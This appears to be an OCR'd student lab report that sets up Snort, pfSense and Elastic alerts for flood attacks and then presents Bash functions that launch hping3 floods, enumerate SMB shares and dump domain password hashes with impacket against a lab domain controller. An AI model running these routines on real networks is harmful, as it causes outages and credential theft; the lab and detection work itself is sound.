
Definition


Index patterns	apm-*-transaction* auditbeat-* endgame-* filebeat-* logs-* packetbeat-* traces-apm* winlogbeat-* -*elastic-cloud-logs-*
Custom query	event.category : "intrusion_detection" and network.transport : "ICMP" and vulnerability.classification : "Attempted Denial of Service"
Rule type	Query
Timeline template	None

Running another attack will generate an alert:



To make rules for TCP and UDP, the same will apply: using Wireshark to check the type of packets sent, making a rule in Snort in pfSense, and making an alert for it in ELK:






From this information, Snort rules can be made for each of them:

“alert tcp any any -> any any (msg:"TCP DDOS detected";classtype:attempted-dos;dsize:>1500;threshold:type both,track by_src, count 20, seconds 2; sid:1000004; rev:1)


alert udp any any -> any any (msg:"UDP DDOS detected";classtype:attempted-dos;dsize:>1500;threshold:type both,track by_src, count 20, seconds 2; sid:1000005; rev:1)”


On snort, the snort rule successfully detect TCP and UDP DDOS in action:





```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -d 3000 --syn --faster 172.16.50.254
HPING 172.16.50.254 (eth1 172.16.50.254): S set, 40 headers + 3000 data bytes
^C
── 172.16.50.254 hping statistic ──
12569 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(kali㉿kali)-[~]
└─$ sudo hping3 -d 3000 --udp --faster 172.16.50.254
HPING 172.16.50.254 (eth1 172.16.50.254): udp mode set, 28 headers + 3000 data bytes
^C
── 172.16.50.254 hping statistic ──
19365 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(kali㉿kali)-[~]
└─$
```

On ELK, similar to making an alert for ICMP DDOS, an alert can be made for TCP and UDP DDOS:






Upon testing the DDOS again with both alerts in place, both appears in Kibana:



Kibana visualization

With all the alerts in place, the security dashboard will show the appropriate alerts, their ratings and what they are:



192.168.152.143:5601/app/security/detection_response?sourcerer=(de
70%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Elastic
elastic
Find apps, content, and more.
Security
Dashboards
Detection & Response
Add integration
Security
Dashboards
Rules
Alerts
Attack discovery
Findings
Cases
Timelines
Intelligence
Explore
Get started
Manage
Filter your data using KQL syntax
Last 60 hou
Updated now
759
Open
Acknowle...
Closed
Critical
High
Medium
Low
Updated now
All values returned zero
Open alerts by rule
Updated now
Rule name
Last alert
Alert count
Severity
SMB Hash Dump
2 hours ago
42
Critical
Pass-the-hash attack
5 hours ago
30
Critical
Domain user with "admin" in name created
5 hours ago
14
Critical
Event Log Cleared
yesterday
13
Critical

Windows 2019 DC Server

Administrator: Command Prompt


```
Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3dad:ec58:5dfa:826%4
   IPv4 Address. . . . . . . . . . . : 172.16.50.254
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.50.1

C:\Users\Administrator>_
```

To log events from the DC server to ELK, an elastic agent is installed to received all logs:



Windows Client

On the Windows Client, similar to the DC server, an elastic agent records events that occurs on the client:



Threat actor setup

In addition to the various attacks coded into the script in part 1, 3 more attacks are added:

1. Hping3 DDOS
2. SMB open shares enumeration
3. SMB hash dump

And all of these attacks will be logged, and additionally logged to /var/logs in the attacker's computer.

hping3 attack

To cause this attack, we need the target IP address, as well as decide on the type of attack:

```
ddos_attack(){
    # This function runs after all scanning has been done.
    # Request from the user which IP address to DDOS. This will default to the first found IP Address on the scan
    # Then, request the type of packets to send: ICMP, TCP, UDP or RAWIP. This will default to ICMP.
    local ddos_ip=$(head -n 1 $dir_name/$current_datetime+$target_file_name)
    local -a ddos_type_list=("icmp" "syn" "udp" "rawip")
    local ddos_type="icmp"
    local input_correct=false
    while [[ "$input_correct" == false ]] do
        read -p "Press Enter to target $ddos_ip, otherwise provide a different one: " ddos_ip
            if [[ -z $ddos_ip ]]; then
                ddos_ip=$(head -n 1 $dir_name/$current_datetime+$target_file_name)
                input_correct=true
            elif [[ ! $ddos_ip =~ ^((25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.){3}(25[0-5]|2[0-4][0-9]|[01]?[0-9][0
                echo "Ip address given must be in the correct format."
                input_correct=false
            else
                input_correct=true
            fi
    done
    input_correct=false
    while [[ "$input_correct" == false ]] do
        read -p "$__ddosOptions" ddos_type
            if [[ -z $ddos_type ]]; then
```

```
done
input_correct=false
while [[ "$input_correct" == false ]] do
    read -p "$__ddosOptions" ddos_type
        if [[ -z $ddos_type ]]; then
            ddos_type="icmp"
            input_correct=true
        elif [[ ! $ddos_type =~ ^[0-9]+$ ]]; then
            echo "Input given is not a number. Please try again."
            input_correct=false
        else
            case $ddos_type in
                1)
                    ddos_type="icmp"
                    input_correct=true
                    ;;
                2)
                    ddos_type="syn"
                    input_correct=true
                    ;;
                3)
                    ddos_type="udp"
                    input_correct=true
```

With that information, the hping3 command can be executed in the background, and the user is able to cancel is whenever necessary:

```
touch $dir_name/$current_datetime+$ddos_type+$ddos_ip+"ddos"
echo "Running $ddos_type DDOS attack on $ddos_ip on $(date +"%Y-%m-%d_%H-%M-%S")"
echo "Running $ddos_type DDOS attack on $ddos_ip on $(date +"%Y-%m-%d_%H-%M-%S")" >> $dir_name/$current_date
log_output "Running $ddos_type DDOS attack on $ddos_ip on $(date +"%Y-%m-%d_%H-%M-%S")"
hping3 -d 65495 --$ddos_type --flood $ddos_ip &
local background_pid=$!
local some_input=""
read -p "DDOS is running in the background. Press enter to kill it and return to main menu." some_input
kill $background_pid
echo "$ddos_type DDOS attack on $ddos_ip has stopped on $(date +"%Y-%m-%d_%H-%M-%S")"
echo "$ddos_type DDOS attack on $ddos_ip has stopped on $(date +"%Y-%m-%d_%H-%M-%S")" >> $dir_name/$current_
log_output "$ddos_type DDOS attack on $ddos_ip has stopped on $(date +"%Y-%m-%d_%H-%M-%S")"
echo "$background_pid process has been killed. Returning to main menu."
```

SMB attacks

To enumerate SMB shares, the nmap script “smb-enum-shares” will be used, which requires the network range to be given. Once it does, the results will be given to the user:

```
smb_enum(){
    # This function runs after all scanning has been done.
    # Request from the user which IP address range to enumerate. This will default to the initial network range gi
    # Then, use nmap to enumerate the shares.
    # smb port numbers will be taken from the initial scan.
    local smb_ip_network=$network
    local input_correct=false
    while [[ "$input_correct" == false ]] do
        read -p "Press Enter to target $smb_ip_network for SMB, otherwise provide a different network: " smb_ip_ne
            if [[ -z $smb_ip_network ]]; then
                smb_ip_network=$network
                input_correct=true
            elif [[ ! $smb_ip_network =~ $ip_regex ]]; then
                echo "Ip address given must be in the correct format."
                input_correct=false
            else
                input_correct=true
            fi
    done
    smb_ports="$(cat $dir_name/$current_datetime+$service_version_file_name | grep -i "microsoft windows" | grep -
    echo "Enumerating SMB shares of $smb_ip_network for ports $smb_ports on $(date +"%Y-%m-%d_%H-%M-%S")"
    log_output "Enumerating SMB shares of $smb_ip_network for ports $smb_ports on $(date +"%Y-%m-%d_%H-%M-%S")"
    nmap --script smb-enum-shares -p$smb_ports $smb_ip_network > $dir_name/$current_datetime+$smb_shares_file_name
    cat $dir_name/$current_datetime+$smb_shares_file_name
    echo "SMB shares results saved at $dir_name/$current_datetime+$smb_shares_file_name"
    log_output "smb shares results saved at $dir_name/$current_datetime+$smb_shares_file_name"
```

Dump hashes using impacket

The impacket script, “secretsdump.py”, is able to remotely dump hashes from a target. However, it requires a target ip, username, password, and domain:

```
impacket_hashdump(){
    # This function runs after all scanning has been done.
    # Request from the user which IP address to hash dump. This will default to the first ip address found from ir
    # Then, request from the user the domain, username, password.
    # Finally, extract the hashes into a file.
    local hash_dump_ip=$(head -n 1 $dir_name/$current_datetime+$target_file_name)
    local hash_dump_domain
    local hash_dump_username
    local hash_dump_password
    local input_correct=false
    while [[ "$input_correct" == false ]] do
        read -p "Press Enter to target $hash_dump_ip for hash dump, otherwise provide an IP address: " hash_dump_i
            if [[ -z $hash_dump_ip ]]; then
                hash_dump_ip=$(head -n 1 $dir_name/$current_datetime+$target_file_name)
                input_correct=true
            elif [[ ! $hash_dump_ip =~ ^((25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.){3}(25[0-5]|2[0-4][0-9]|[01]?[0-
                echo "Ip address given must be in the correct format."
                input_correct=false
            else
                input_correct=true
            fi
    done
    input_correct=false
    while [[ "$input_correct" == false ]] do
        read -p "Please provide the domain that the target is in. If it is a local domain, enter a \".\": " hash_d
            if [[ -z $hash_dump_domain ]]; then
                echo "Domain cannot be blank. If it is a local domain, enter a \".\""
```

```
while [[ "$input_correct" == false ]] do
    read -p "Please provide the domain that the target is in. If it is a local domain, enter a \".\": " hash_
        if [[ -z $hash_dump_domain ]]; then
            input_correct=false
        else
            input_correct=true
        fi
done
input_correct=false
while [[ "$input_correct" == false ]] do
    read -p "Please provide the username of target: " hash_dump_username
        if [[ -z $hash_dump_username ]]; then
            echo "Username cannot be blank."
            input_correct=false
        else
            input_correct=true
        fi
done
input_correct=false
while [[ "$input_correct" == false ]] do
    read -p "Please provide the password of the target: " hash_dump_password
        if [[ -z $hash_dump_password ]]; then
            echo "Password cannot be blank."
            input_correct=false
        else
            input_correct=true
        fi
```

```
echo "Dumping hashes of $hash_dump_domain/$hash_dump_username:$hash_dump_password@$hash_dump_ip"
log_output "Dumping hashes of $hash_dump_domain/$hash_dump_username:$hash_dump_password@$hash_dump_ip"
impacket-secretsdump "$hash_dump_domain/$hash_dump_username:$hash_dump_password@$hash_dump_ip" -outputfile $d
cat $dir_name/$current_datetime+$hash_dump_ip+$hash_dump_file_name*
echo "Hashes saved at $dir_name/$current_datetime+$hash_dump_ip+$hash_dump_file_name\*"
log_output "Hashes saved at $dir_name/$current_datetime+$hash_dump_ip+$hash_dump_file_name\*"
```

With the necessary information, the hashes are dumped into a series of output files:

```
┌──(kali㉿kali)-[~/Documents/PT_SOC_WF_Project/test_soc_output]
└─$ ls | grep -i "hash"
2025-11-01_23-38-23+172.16.50.254+hash_dump.txt.ntds
2025-11-01_23-38-23+172.16.50.254+hash_dump.txt.ntds.cleartext
2025-11-01_23-38-23+172.16.50.254+hash_dump.txt.ntds.kerberos
2025-11-01_23-38-23+172.16.50.254+hash_dump.txt.sam
2025-11-01_23-38-23+172.16.50.254+hash_dump.txt.secrets
```

Logging of attacks (on Threat actor's side)

In addition to saving the results into files to the specified user's directory, what attacks were done will also be logged into the /var/log directory:

```
log_output(){
    # For anything important done in this script, append them into the log file.
    # Formatted appropriately for easy reading.
    # Edit: this will also log into the /var/log folder.
    info=$1
    log_input="$(date -u '+%a %F %T:%N %Z')": "$info
    echo $log_input >> $dir_name/$current_datetime+$log_file_name
    echo $log_input >> /var/log/$current_pentest_file_name+$current_datetime.log
}
```

```
┌──(kali㉿kali)-[~/Documents/PT_SOC_WF_Project/test_soc_output]
└─$ ls /var/log | grep -i "CCK_"
CCK_250506.s29.sh+2025-11-01_22-55-28.log
CCK_250506.s29.sh+2025-11-01_23-12-54.log
CCK_250506.s29.sh+2025-11-01_23-13-18.log
CCK_250506.s29.sh+2025-11-01_23-25-29.log
CCK_250506.s29.sh+2025-11-01_23-30-29.log
CCK_250506.s29.sh+2025-11-01_23-38-23.log
CCK_250506.s29.sh+2025-11-01_23-53-37.log
```

Results

Conducting the attack

To simulate this attack, there is an assumption that the attacker already got into the local network. This can in many ways, like hijacking a computer through a malicious email. Crucially, while the attacker has network access, the attacker's LAN computer is not part of the local domain:

```
┌──(kali㉿kali)-[~/Documents/PT_SOC_WF_Project]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
